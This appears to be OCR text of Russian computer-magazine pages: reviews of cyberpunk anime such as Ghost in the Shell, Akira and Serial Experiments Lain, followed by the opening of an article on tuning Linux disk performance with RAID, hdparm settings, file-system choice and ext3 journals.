


Мульты для хакеров


Киберпанк в мультипликации



[Ghost in the Shell] Одно из самых известных аниме, которое в свое время многих вдохновило на путь отаку (грубо говоря, безбашенный анимешник). И самый известный мультфильм в жанре киберпанк. Действие картины разворачивается в 2029 году в городе Ньюпорт — одном из крупнейших мировых центров торговли и технологий. Человечество сделало большой шаг в развитии. Киборги, организм которых усовершенствован с помощью механических частей, полуразумные роботы, компьютерные вирусы, наделенные искусственным интеллектом, — все это стало реальностью. Теперь главным отличием человека от искусственно созданных машин является наличие в нем «призрака», или попросту человеческой души. Главные герои — майор Мотоко Кусанаги и Бато — киборги, работающие в девятом отделе Бюро общественной безопасности, основной спецслужбы Японии. Занимаются они тем, что расследуют преступления, совершенные киборгами. В прошлом этой парочке удалось успешно раскрыть множество запутанных дел, но теперь им противостоит настоящий злой гений. Таинственный хакер, обладающий потрясающей способностью проникать в «призраки» людей и брать над ними контроль. Все, что о нем известно, — это прозвище «Кукловод» и то, что в списке разыскиваемых и опасных преступников он числится на первом месте. Каждый раз, когда девятому отделу удается выйти на след Кукловода, он ускользает, оставляя за собой новые жертвы, живущие теми воспоминаниями, которые вложил в них хакер. Каково же было удивление сотрудников отдела, когда однажды преступник номер один сам пришел к ним в гости. И под маской Кукловода Мотоко и Бато обнаруживают совсем не то, что ожидали увидеть.
Основное, за что хвалят это аниме, — качество анимации и прорисовки. В 1995 году мало какой мультфильм мог в этом сравниться с GITS'ом. Компьютерного рендеринга нет, но от некоторых сцен создается впечатление, что все это сделано в 3D-редакторе. В отличие от многих аниме-сериалов, где из-за нехватки кадров персонажи дергаются, здесь анимация очень плавная.
Ghost in the Shell стал первым по-настоящему киберпанковым аниме, и многие идеи из него брались при создании других картин этого жанра. Братья Вачовски внимательно изучали японское творение перед тем, как приступить к созданию «Матрицы». В мульте немного экшен-сцен со стрельбой и погонями. В основе лежит философия. Мотоко Кусанаги, которая, в отличие от Бато, является полностью кибернетическим организмом, но имеет человеческий мозг, размышляет о том, можно ли ее считать живым существом. Кукловод, обладая практически безграничными возможностями в Сети, ищет для себя новые горизонты. Атмосферу фильма дополняет специфичный саунд в духе Ambient. На фестивале международной анимации в 1997 году Ghost in the Shell завоевал первое место по двум номинациям. Именно тогда картину заметили за пределами Японии, и она получила культовый статус не только на родине, но и во всем мире.




[Akira] Классика аниме, фильм, который советуют посмотреть всем начинающим анимешникам. В 1988 году он покорил мир плавностью анимации (впервые в истории мультипликации использовались 24 кадра в секунду) и детальностью прорисовки. Акира завоевал множество наград, долгое время находился в топах самых популярных фильмов и даже сейчас, на фоне навороченных компьютеризированных аниме, смотрится прилично. Режиссер мульта Отомо Кацухиро поставил его по своей собственной шеститомной манге, а бюджет картины составил рекордные для японского аниме того времени 10 миллионов долларов.



Действие разворачивается в 2019 году, спустя 31 год после Третьей Мировой войны. Япония пережила мощный ядерный удар и теперь находится в состоянии полной анархии. Повсюду забастовки, насилие и преступность. Противостоять этому правоохранительные органы не в силах, и единственной надеждой становится секретный проект. Его целью является выращивание детей, наделенных сверхспособностями. Только они могут изменить обстановку в стране и искоренить преступность. В какой-то момент один из детей сбегает и оказывается на улице, где его на мотоцикле сбивает Тоцуо — член байкерской банды Канеда. Познакомиться поближе они не успевают — на место прибывают военные и забирают их обоих с собой. В научных лабораториях над Тоцуо проводят ряд экспериментов, в результате которых становится понятно, что парень наделен феноменальными способностями. Открыв в себе дар, Тоцуо начинает мстить своим старым обидчикам. А главной целью является Акира — тот, кто стоит за всеми этими экспериментами и кто, по слухам, наделен огромной силой.

Отношение к этому аниме у знатоков разное. Одни его считают шедевром, другие — слишком переоцененной вещью. Но факт остается фактом — в 1988 году этот мульт сделал революцию в мире аниме и установил графическую планку для всех создателей японских мультфильмов. Также «Акира» стал самым брутальным аниме в истории — в нем много сцен насилия и крови. В некоторых странах его даже не рекомендовали к просмотру детям до 16.

[Battle Angel Alita] Далекое будущее. Тифарес — оплот человечества, парящий над землей город-рай, в котором мечтает жить каждый человек. Но далеко не всем повезло, многие влачат существование на Свалке — полной противоположности Тифареса. Здесь правят насилие и деньги, а связь с внешним миром полностью отрезана. Доктор Идо — один из жителей Свалки, зарабатывающий на жизнь ремонтом киборгов. Периодически он обыскивает залежи мусора вокруг в поисках нужных деталей. И однажды обнаруживает тело девочки-киборга с ангельским лицом, которая чудом осталась в живых. Идо, который давно мечтал создать что-нибудь прекрасное, не похожее на все вокруг, забирает ее с собой и полностью восстанавливает. Единственное, что не удается вернуть, — это память. Девочка получает новое имя и остается жить с доктором. Но через какое-то время память начинает постепенно возвращаться. Алита открывает в себе боевые навыки и понимает, что создана она вовсе не для того, чтобы нести свет. Став охотником-воином, она выходит на тропу войны со злом.




Таков нехитрый сюжет этого аниме. Несмотря на кажущуюся простоту, в Алите много философии, важной составляющей является иллюстрация взаимоотношений Идо и Алиты. Бои с «плохими парнями» — всего лишь фон, само аниме совсем не об этом. Как и многие другие японские мультфильмы, этот затрагивает вопросы смысла жизни. А также того, насколько важно ставить цель и идти к ее достижению. Цель Идо — выбраться из гетто, в котором он заточен с рождения, и попасть на Тифарес. Алита, которая начинает испытывать к своему спасителю определенные чувства, пытается помочь ему. Но смогут ли они вдвоем пройти через все препятствия на пути к заветной мечте?

Многие ценители аниме, знакомые с одноименной мангой (грубо говоря, комиксом), считают экранизацию неудавшейся. В книжной версии герои намного более одушевленные, к тому же создатели фильма переделали некоторые моменты на свой лад. Автор манги Юкито Кисиро был от этого далеко не в восторге и приложил все усилия, чтобы не допустить продолжения.

Голливудский режиссер Джеймс Камерон объявил о своем намерении сделать художественный фильм по мотивам аниме и манги — «Боевой ангел Алита». Но пока подробностей на этот счет нет.

[Appleseed] Однозначно самое красивое аниме из всех, что я видел. Сделанный с применением последних достижений компьютерной мультипликации и технологии Motion Capture, он наверняка станет примером для многих мультфильмов ближайших лет.


Начинается мульт с перестрелки в разрушенном городе, где девушка в камуфляжной форме вместе с товарищами пытается отбить нападение киборгов. В последний момент на помощь Дюнан (так зовут героиню) приходят неизвестные люди, которые усыпляют ее и доставляют в Олимп. Как она узнает позже, этот мегаполис является настоящим раем с идеальной экологией, отсутствием преступности и всем, что только может пожелать человек. Помимо людей, в Олимпе живут биороиды, которые практически ничем не отличаются от человека, но не имеют «вредных» эмоций. Биороиды считаются идеальной человеческой расой, ведь из-за того, что они не могут испытывать любовь и ненависть, они не могут развязать войну и не применяют насилие. Но есть, оказывается, и те, кто «людей будущего» терпеть не может и мечтает искоренить их раз и навсегда. Подтверждением того становится внезапная атака на суперкомпьютер «Гайа», который управляет городом и от которого зависит жизнь всех биороидов. Если теперь не найти «яблочное семя», которое способно восстановить систему жизнеобеспечения, то погибнут миллионы жизней. На поиски утраченного артефакта отправляется Дюнан и ее бывший товарищ, превратившийся в киборга после потери на войне своего биологического тела.



Аниме снято по мотивам старенькой манги Сиро Масамунэ, которая в 1986 году удостоилась премии Galaxy Award в номинации «Научная фантастика». Через два года по этой манге был поставлен полнометражный мульт, но он не идет ни в какое сравнение с шедевром 2004 года.

Appleseed в визуальном плане превосходит даже GITS-2. Изображение Олимпа нужно видеть своими глазами — все настолько детально, что ты начинаешь верить: именно таким должен быть город будущего. Также стоит отметить постановку боев, будь то начальная сцена «Дюнан против киборгов», нападение на Гайю или потрясающий бой с механическими пауками в конце. Несмотря на то что порой герои тоже рассуждают о духовном (например новая подруга Дюнан, будучи биороидом, откровенничает о своей зависти к людям, способным любить), весь мульт — сплошной экшен. И смотрится это на одном дыхании.







[Animatrix] «Аниматрица» — это сборник из девяти короткометражных 3D-мультфильмов. Между собой они никак не связаны, за исключением того, что события в каждой части происходят во вселенной «Матрицы». В Animatrix ты найдешь ответы на некоторые вопросы, которые у тебя остались после просмотра известной трилогии. Тут подробно рассказывается о том, как началась война против машин, как машины захватили власть, как для избранных проходил процесс пробуждения из «мира грез». Показывается жизнь повстанцев и зрелищная битва со спрутами. Визуально каждая часть также оформлена по-разному. Некоторые нарисованы в типичном стиле аниме, другие — технологией «рваной» мультипликации (ее часто используют в музыкальных клипах), а пара частей сделана полностью на компьютере в духе Final Fantasy. Дело в том, что фильм создан не одним режиссером — помимо братьев Вачовски, к нему приложили руку другие известные режиссеры, каждый из которых работал над своей частью.

В «Аниматрице» нет главного героя. Герои чередуются от одной части к другой, и вряд ли ты проникнешься глубиной их характера. Задача авторов — дать тебе недостающие фрагменты головоломки.

Вряд ли «Аниматрицу» оценят те, кто не смотрел оригинал. Ведь по сути это не полноценная картина, а документальное объяснение некоторых вещей. Но еще более вряд ли, что ты пропустил такой фильм, как «Матрица». Скорее всего, ты пересмотрел его не один раз, поэтому тебе обязательно стоит посмотреть совместное творение Вачовски и японских аниматоров.







[Armitage III] Armitage III состоит из двух частей: Poly Matrix (1997) и ее прямого продолжения Dual Matrix (2002). В первой части события разворачиваются в недалеком будущем на Марсе. Людям приходится сосуществовать с полуразумными роботами второго поколения, которых с каждым годом становится все больше и которых многие земляне недолюбливают. Детектив Росс Силабус, эксперт по роботам, вместе с новым напарником Наоми Эрмитаж расследуют загадочное убийство прибывшей на планету певицы. Как оказалось, она является роботом третьего поколения, практически не отличимым от людей и в связи с запретом властей вынужденным скрывать свою сущность. Кому могла понадобиться ее смерть? И почему Наоми настолько заинтересована в разгадке преступления? Ответы на эти вопросы ты узнаешь в процессе просмотра.

В Dual Matrix бывшие напарники становятся мужем и женой и счастливо живут на Марсе вместе со своей дочерью Йоко. Однако семейная идиллия длится недолго. Эрмитаж узнает, что на одном из заводов Земли вспыхивает бунт роботов. И, так как причины этого касаются ее лично, она отправляется на Землю, чтобы узнать, кто стоит за мятежом.

Во второй части Наоми преображается. Теперь она не просто воительница, но и мать. Некоторые поклонники Poly Matrix возмущены тем, что авторы сделали из их любимого персонажа чуть ли не домохозяйку. Но, тем не менее, «домохозяйка» не утратила своих боевых навыков и, чтобы защитить свою дочь, готова на все. Количество action-сцен в Dual Matrix возросло. В первой части основную роль уделяли характерам персонажей, эмоциям. Здесь на первом плане экшен.

Фильм имеет традиционную анимешную графику и отличную прорисовку деталей. Музыка, отдающая техно, тоже на высоте. Одним словом, must see.






[.Hack //Sign] В 2005 году компьютерный вирус Pluto Kiss становится причиной полного исчезновение интернета. А через два года вместе с отреставрированным WWW люди получают новую увлекательную игрушку — The World. По сути, это обычный MMORPG (онлайн-мир, в котором можно жить и развивать своего персонажа), но безумно навороченный и реалистичный. В нем нет ограничений — ты можешь быть тем, кем хотел бы стать в реальной жизни. The World быстро вытеснил все остальные виды развлечений, включая телевидение, — все компьютерное население окунулось в новый мир.

События в фильме происходят внутри игры. Главный герой Цукаса, играющий роль колдуна, внезапно осознает, что не может выйти из игрового мира. Оказавшись в виртуальном заточении, он начинает исследовать The World и настолько втягивается, что этот мир становится для него единственно реальным. В процессе странствий Цукаса вступает в контакт с голосом маленькой девочки — она дает ему стражника, способного разделаться с любым игроком. Причем игроков, атакованных этим существом, выкидывает из виртуального мира, и в риаллайфе их находят в бессознательном состоянии. Понятное дело, создателям The World такая ситуация не по душе, и по следу Цукасы отправляются Алые Рыцари — группа людей, следящих за правилами в игре. Им, а также другим игрокам, которых встречает Цукаса, предстоит разгадать две тайны: почему молодой колдун не может покинуть The World и каким образом его телохранителю удается влиять на людей в реальном мире. Единственным ключом к разгадке может стать таинственный артефакт Key of the Twilight.


.Hack //Sign — очень неторопливое аниме. Здесь нет суеты и быстрых схваток, сюжет развивается медленно и даже немного затянуто. Герои сидят в виртуальном мире на травке и обсуждают свои проблемы. Основной упор делается не на развитие сюжета, а на прорисовку характеров героев и их взаимоотношения. Говоря о фильме, все отмечают бесподобную музыку в духе кельтских мотивов. Около 40 мелодий, каждая из которых хороша по-своему. Некоторые вещи очень похожи на Enya, так что если ты ее поклонник — можешь начинать искать саундтреки к Hack.

Этот аниме-сериал будет особенно близок тем, кто играет в онлайн-игры и не понаслышке знает о том, насколько это аддиктивная хрень. Параллельно виртуальным персонажам в «Хаке» дается брифинг, кто за ними стоит в реале. Так что если ты успел попробовать Ultima, DaoC, Everquest, Lineage2 или WoW — для тебя это однозначный must see.

.Hack //Sign — не единственный сериал по миру The World. .Hack //Intermedia, .Hack //Luminaty, .Hack //Legend of Twilight Bracelet и .Hack //Gift рассказывают о новых приключениях в виртуальной вселенной, но уже с другими героями.



[Metropolis] Идея Метрополиса появилась почти сто лет назад. Еще в 1927 году режиссер Фриц Ланга снял черно-белый фильм о городе, где люди и роботы живут бок о бок. В 1949 году по мотивам этого фильма была выпущена манга известнейшего японского художника Тедзуки Осаму. И вот в 2001 году на экраны вышло аниме, в котором Метрополис получил новое, трехмерное воплощение.
В начале фильма зритель становится свидетелем бурного праздника по поводу завершения строительства самого высокого в городе небоскреба Заггурат. К участникам веселья присоединяются Кенити и его дядя — частный детектив Бан Сунзаку, приехавшие в Метрополис с целью отыскать преступника номер один доктора Лоутена. Занимаясь проведением зловещих экспериментов с роботами и людьми, он представляет настоящую угрозу для мира. Но самым опасным его творением становится маленькая девочка Тима, которая даже не подозревает, что создана искусственным путем. На протяжении фильма Кенити и Тима успевают полюбить друг друга, но им приходится противостоять сыну самого могущественного в городе человека герцога Реда. Будучи ярым роботоненавистником и убийцей, он, тем не менее, испытывает определенные чувства к Тиме и в своей ревности готов прикончить обоих. И вот, когда страсти между этой троицей накалятся до предела, всплывает истинное предназначение Тимы.
Интересной особенностью мувика является то, что авторы практически один в один воссоздали героев старой манги с внешностью, характерной для аниме того времени. Они напоминают героев диснеевских мультфильмов. В то же время главная героиня Тима выглядит совершенно иначе, выделяясь на общем фоне. Отдельного внимания заслуживают трехмерные бэкграунды, созданные на компьютере с впечатляющей детализацией. Что касается музыкального оформления — оно немного странное для фильмов такого жанра. Вместо стандартного техно или амбиента — джазовые хиты 60-х. Непривычно, но вполне вписывается в атмосферу.
Режиссер Осаму Тезука признался, что на создание этого аниме его вдохновил постер того самого «Метрополиса» 1927 года. Хотя сам фильм он никогда не видел.



[Serial Experiments Lain] Про этот мульт говорят так: «С первого раза его могут понять либо гении, либо сумасшедшие». Слава Богу, я не отношусь ни к первым, ни ко вторым, так как многое в «Лейне» я не понял. В начале был уверен, что все предельно ясно, потом оказалось, что все совсем не так, а в итоге все мои предположения оказались липой.
Начинается этот 13-серийный мультфильм со сцены самоубийства. 14-летняя девочка прыгает с крыши дома, и никто не понимает зачем. Через некоторое время одноклассники получают от нее электронные письма с различным содержанием. Одно из таких писем адресовано главной героине — ученице восьмого класса Лейн. Бывшая подруга сообщает ей, что на самом деле она не умерла, а перенеслась в компьютерный мир под названием Wired. Лейн, которая раньше держалась подальше от компьютеров, постепенно начинает испытывать к ним все больший интерес. И чем больше она открывает для себя мир Wired, тем более странные вещи начинают твориться вокруг. Одноклассницы говорят, что видели ее в клубе, где она никогда не была, и что вела она себя по меньшей мере странно. Лейн посещают непонятные образы. Чем дальше, тем сюжет становится запутаннее. Ты ожидаешь развязки в конце, но концовка не дает ответов на все вопросы, а наоборот, добавляет новые.
«Лейн» — вещь, тяжелая для восприятия. Многие после просмотра сериала по-другому стали воспринимать Сеть. Прорисовка деталей в мульте на высоком уровне. «Лейн» даже завоевал несколько премий за достижения в японской анимации. А саундтрек из опенинга (вступительная часть к каждой серии) надолго осел в моем плеере.
Те, кто любит экшен и простой сюжет, наверняка не поймут творение режиссера Рютаро Накамуры. Я часто встречал на форумах отзывы в духе «бред» или «наркоманская чушь» именно от таких людей. Но если ты предпочитаешь интеллектуальные фильмы, где смысл закопан глубоко под поверхностью, если любишь поломать голову над запутанными головоломками сценаристов, «Лейн» станет для тебя настоящим откровением.



Жесткие диски на крутых виражах

LINUX, В ОТЛИЧИЕ ОТ WINDOWS, ПОДДЕРЖИВАЕТ ЦЕЛЫЙ СПЕКТР ФАЙЛОВЫХ СИСТЕМ РАЗНОГО КАЛИБРА И НАЗНАЧЕНИЯ: MINIX, EXT2FS, EXT3FS, REISERFS, XFS, JFS, UFS. КАКУЮ ФАЙЛОВУЮ СИСТЕМУ ВЫБРАТЬ? КАК ПРАВИЛЬНО ЕЕ НАСТРОИТЬ? СТАНДАРТНЫЙ ВЫБОР, ПРЕДЛАГАЕМЫЙ СОСТАВИТЕЛЯМИ ДИСТРИБУТИВА ПО УМОЛЧАНИЮ, НЕ ВСЕГДА ОПТИМАЛЕН, И БЫСТРОДЕЙСТВИЕ СИСТЕМЫ МОЖНО ЗНАЧИТЕЛЬНО УЛУЧШИТЬ, ЕСЛИ ЗАЛЕЗТЬ ВНУТРЬ И СЛЕГКА ЕЕ ПОДКРУТИТЬ | Крис Касперски ака мыщъх

Настройка файловой системы на максимальную производительность

[введение, или железный дровосек на пеньке] Жесткий диск — хитрый зверь. Тихий, как мыщъх, быстрый, как леопард, надежный, как сенбернар. Но процессор еще быстрее! И дисковая подсистема, несмотря на все усилия инженеров, по-прежнему остается слабейшим звеном, сдерживающим быстродействие всего компьютера в целом. А ведь объемы обрабатываемых данных все растут и растут...



Помни, что hdparm работает только с IDE-дисками, а mke2fs — это деструктивная команда, разрушающая всю файловую систему целиком!

Большинство материнских плат, выпущенных после 2000 года, несут на своем борту интегрированный RAID-контроллер, поддерживающий режимы RAID-0 (stripe mode — режим чередования, при котором данные пишутся на несколько жестких дисков сразу) и RAID-1 (mirror mode — зеркальный режим, при котором жесткие диски дублируют друг друга). Режим чередования значительно увеличивает производительность: два диска работают приблизительно в 1,5 раза быстрее, а четыре — в ~3,5 раза быстрее, чем один.

Обладатели ядра версии 2.4 или более старшей могут использовать программный RAID-массив (software RAID), практически не уступающий по скорости аппаратному, но слегка напрягающий процессор. Более древние ядра, скорее всего, потребуют установки дополнительного программного обеспечения. Подробнее об этом можно прочитать тут: *www.tldp.org/HOWTO/Software-RAID-HOWTO.html*.


Большинство руководств настоятельно рекомендуют подключать программный RAID к различным IDE-каналам, то есть разводить диски по своим шлейфам. Проблема в том, что типичная материнская плата имеет всего два IDE-канала, а ведь помимо жестких дисков требуется как минимум один оптический привод! Для достижения наивысшей скорости приходится приобретать мать с несколькими IDE-каналами, что поделаешь — оптимизация требует жертв! В частности, у EPOX 4PCA3+ этих каналов целых шесть, но не всем она по карману. В действительности же совмещать два жестких диска на одном шлейфе можно, это совсем-совсем не страшно. Они могут работать и параллельно, то есть почти парал-

лельно, так как на ~15% скорость все-таки упадет. Современные накопители освобождают шину на время выполнения медленных операций, но шина все-таки одна, а накопителя два, вот им и приходится за нее сражаться. Зато оптический привод с жестким диском на одном шлейфе лучше не совмещать: в некоторых случаях скорость упадет в разы. Попробуй отключить у оптического привода режим DMA — возможно, это поможет винчестеру заработать быстрее.

Дисковый массив, состоящий из 12 винтов, подключенных к EPOX 4PCA3+, работает со сверхзвуковой скоростью, но и шумит, как самолет (не говоря уже о том, что приходится покупать мощный блок питания на 350 Ватт и ставить специальные фильтры на разветвитель, чтобы подавлять помехи, к которым жесткие диски весьма чувствительны). Выигрыш в скорости стоит того, особенно если компьютер используется для видеомонтажа или обработки изображений полиграфического качества. Но с такими потребностями лучше сразу обратиться к SCSI-дискам. Мы же остановимся на IDE как на самом демократичном и дешевом интерфейсе.

[hdparm — крутим, вертим, сверлим, клеим]

Для достижения наивысшей производительности каждый жесткий диск, установленный в системе, должен быть настроен в соответствии со своим предназначением. Стандартные настройки, принимаемые ядром по умолчанию, ориентированы на абстрактного среднестатистического пользователя и редко совпадают с конкретными требованиями. Учет преобладающего типа запросов к дисковой подсистеме значительно повышает быстродействие (в некоторых случаях чуть ли не на порядок), хотя это оружие работает и в обратном направлении. Бестолковая настройка сваливает производительность в глубокую яму, из которой, впрочем, всегда можно выбраться, применив настройки по умолчанию.



[четыре диска — четыре канала]



[RAID-контроллер, интегрированный в материнскую плату]

Всем этим ведает консольная утилита hdparm, которая входит в комплект штатной поставки большинства (если не всех) Linux'ов и работает из-под root'а. В случае чего взять ее можно здесь: *metalab.unc.edu/pub/Linux/system/hardware/hdparm-3.6.tar.gz*. Формат вызова следующий:

```
# hdparm опция1 опция2 ... опцияN
/dev/жесткий_диск
```

Строго говоря, hdparm настраивает параметры не одного лишь жесткого диска, но также его контроллера и отчасти драйвера. Здесь не будем углубляться в терминологические тонкости и сразу перейдем к конкретным параметрам.

Ключ -a устанавливает количество секторов опережающего чтения, которые будут автоматически прочитаны контроллером в надежде, что они все-таки пригодятся пользователю. По умолчанию ядро читает 8 секторов (4 Кб). При последовательном чтении больших слабофрагментированных файлов это значение рекомендуется увеличить в несколько раз, а при хаотичном доступе, работе с мелкими или сильнофрагментированными файлами — уменьшить до 1-2 секторов.

Ключ -P задействует механизм аппаратной предвыборки, сообщая приводу, сколько секторов ему необходимо прочитать. Грубо говоря, это то же самое, что и -a, только намного круче. Однако не все приводы поддерживают аппаратную предвыборку.

Ключ -m специфицирует количество секторов, обрабатываемых приводом за одну операцию обмена (так называемый multiple sector I/O, или block mode). В зависимости от конструктивных особенностей жесткого диска он может обрабатывать от 2 до 64 (и больше) секторов за раз. Конкретное значение можно узнать с помощью ключа -i (оно находится в графе MaxMultSect). В общем случае скорость обработки данных прямо пропорциональна количеству секторов, однако некоторые приводы (например, WD Caviars) при больших значениях -m начинают жутко тормозить. Внимание: запредельные значения -m могут привести к повреждению данных, поэтому не рискуй без необходимости!

Выяснить практическое положение дел помогает ключ -t, измеряющий пропускную способность дисковой подсистемы в режиме чтения.

Ключ -M отвечает за настройку шумовых характеристик накопителя (Automatic Acoustic Management, или сокращенно AAM). Значение 128 соответствует наиболее тихому режиму, 254 — наиболее быстрому. Промежуточные значения в общем случае не определены (некоторые накопители их поддерживают, некоторые нет). Следует сказать, что значение 128 не только уменьшает шум, но и способствует меньшему износу накопителя, однако падение производительности может быть очень и очень значительным, поэтому трудно посоветовать, какое именно значение выбрать.

Ключ -c управляет режимом передачи данных. Параметр 0 — 16-битная передача, 1 — 32-бит-

ная передача, 3 — 32-битная передача со специальным синхросигналом. По умолчанию ядро использует параметр 3 (возможно, не для всех ядер) как наиболее надежный, но и менее производительный, чем 1. Большинство современных чипсетов вполне нормально работают с параметром 1, так что излишняя осторожность тут ни к чему.

Ключ -d1 активирует, а -d0 дезактивирует режим DMA, значительно увеличивающий производительность и радикально снижающий нагрузку на процессор. Однако так бывает далеко не всегда. IDE-устройства, висящие на одной шине, могут конфликтовать между собой, и тогда хотя бы одно из них должно быть принудительно переведено в режим PIO. Выяснить, как обстоят дела в данном конкретном случае, помогает ключ -T, измеряющий скорость передачи данных. Ключ -d1 обычно используется совместно с ключом -Xnnn, форсирующим конкретный режим PIO или DMA. Режиму PIOn соответствует значение (n+8), то есть -X9 задает PIO1, а -X12 — PIO4. Режиму DMAn соответствует значение (n+32), например -X34 для DMA2, а Ultra DMA — (n+64), например -X69 для UDMA5, который обеспечивает наивысшую производительность, однако поддерживается не всеми жесткими дисками и чипсетами. Узнать список поддерживаемых режимов можно с помощью ключа -i. По умолчанию ядро выбирает не слишком агрессивные режимы передачи данных, оставляя солидный запас производительности за спиной. Однако переход на высшие UDMA-режимы чреват разрушением всего дискового тома, поэтому обязательно зарезервируй его содержимое перед началом экспериментов!

Для сохранения установок необходимо дать команду *hdparm -k 1 /dev/hdx*, в противном случае они будут утеряны при первом же сбросе IDE-контроллера или перезапуске машины.

[выбор файловой системы] Существует два типа файловых систем — обычные и журналируемые (journaling). К первым относятся minix, ext2fs и UFS, а к последним — ext3fs, ReiserFS, XFS, JFS. Журналируемые файловые системы намного легче переносят зависание системы и отключение питания во время интенсивных дисковых операций, автоматически возвращая файловую систему в стабильное состояние, однако от других типов разрушений (отказ контроллера, дефекты поверхности, вирусное нашествие) они никак не спасают, а вот производительность роняют изрядно.



[файловая система ReiserFS собственной персоной]

Для домашних компьютеров и большинства рабочих станций журналирование совершенно не нужно, и надежности файловой системы ext2fs вполне достаточно, особенно если компьютер оборудован UPS'ом. В ответственных случаях используй ext3fs или ReiserFS. По тестам (типа сферического коня в вакууме) ReiserFS в среднем вдвое, а на операциях записи в 35 раз быстрее, чем ext3fs, что особенно хорошо заметно на мелких файлах. В реальной жизни часто все бывает наоборот. Высокая латентность ReiserFS (то есть промежуток между подачей запроса и получением ответа) вкупе с агрессивной загрузкой процессора заметно отстает от ext3fs, что, опять же, особенно хорошо заметно на мелких файлах (да-да, на тех самых, на которых нам обещали выигрыш!). Подробнее об этом можно прочитать здесь: *kerneltrap.org/node/view/3466*.

Журналирование можно значительно ускорить, если разместить журнал на отдельном носителе. Такой журнал называется внешним (external). Подключить его можно командой *tune2fs -J device=external_journal* (где external_journal — имя раздела соответствующего устройства), причем внешний журнал должен быть предварительно создан командой *mke2fs -O journal_dev external_journal*. Команда *tune2fs -J size=journal_size* управляет размером журнала. Чем меньше размер журнала, тем ниже производительность. Предельно допустимый размер составляет 102 400 блоков, или ~25 Мб (точное значение зависит от размера блока, о котором мы еще поговорим).

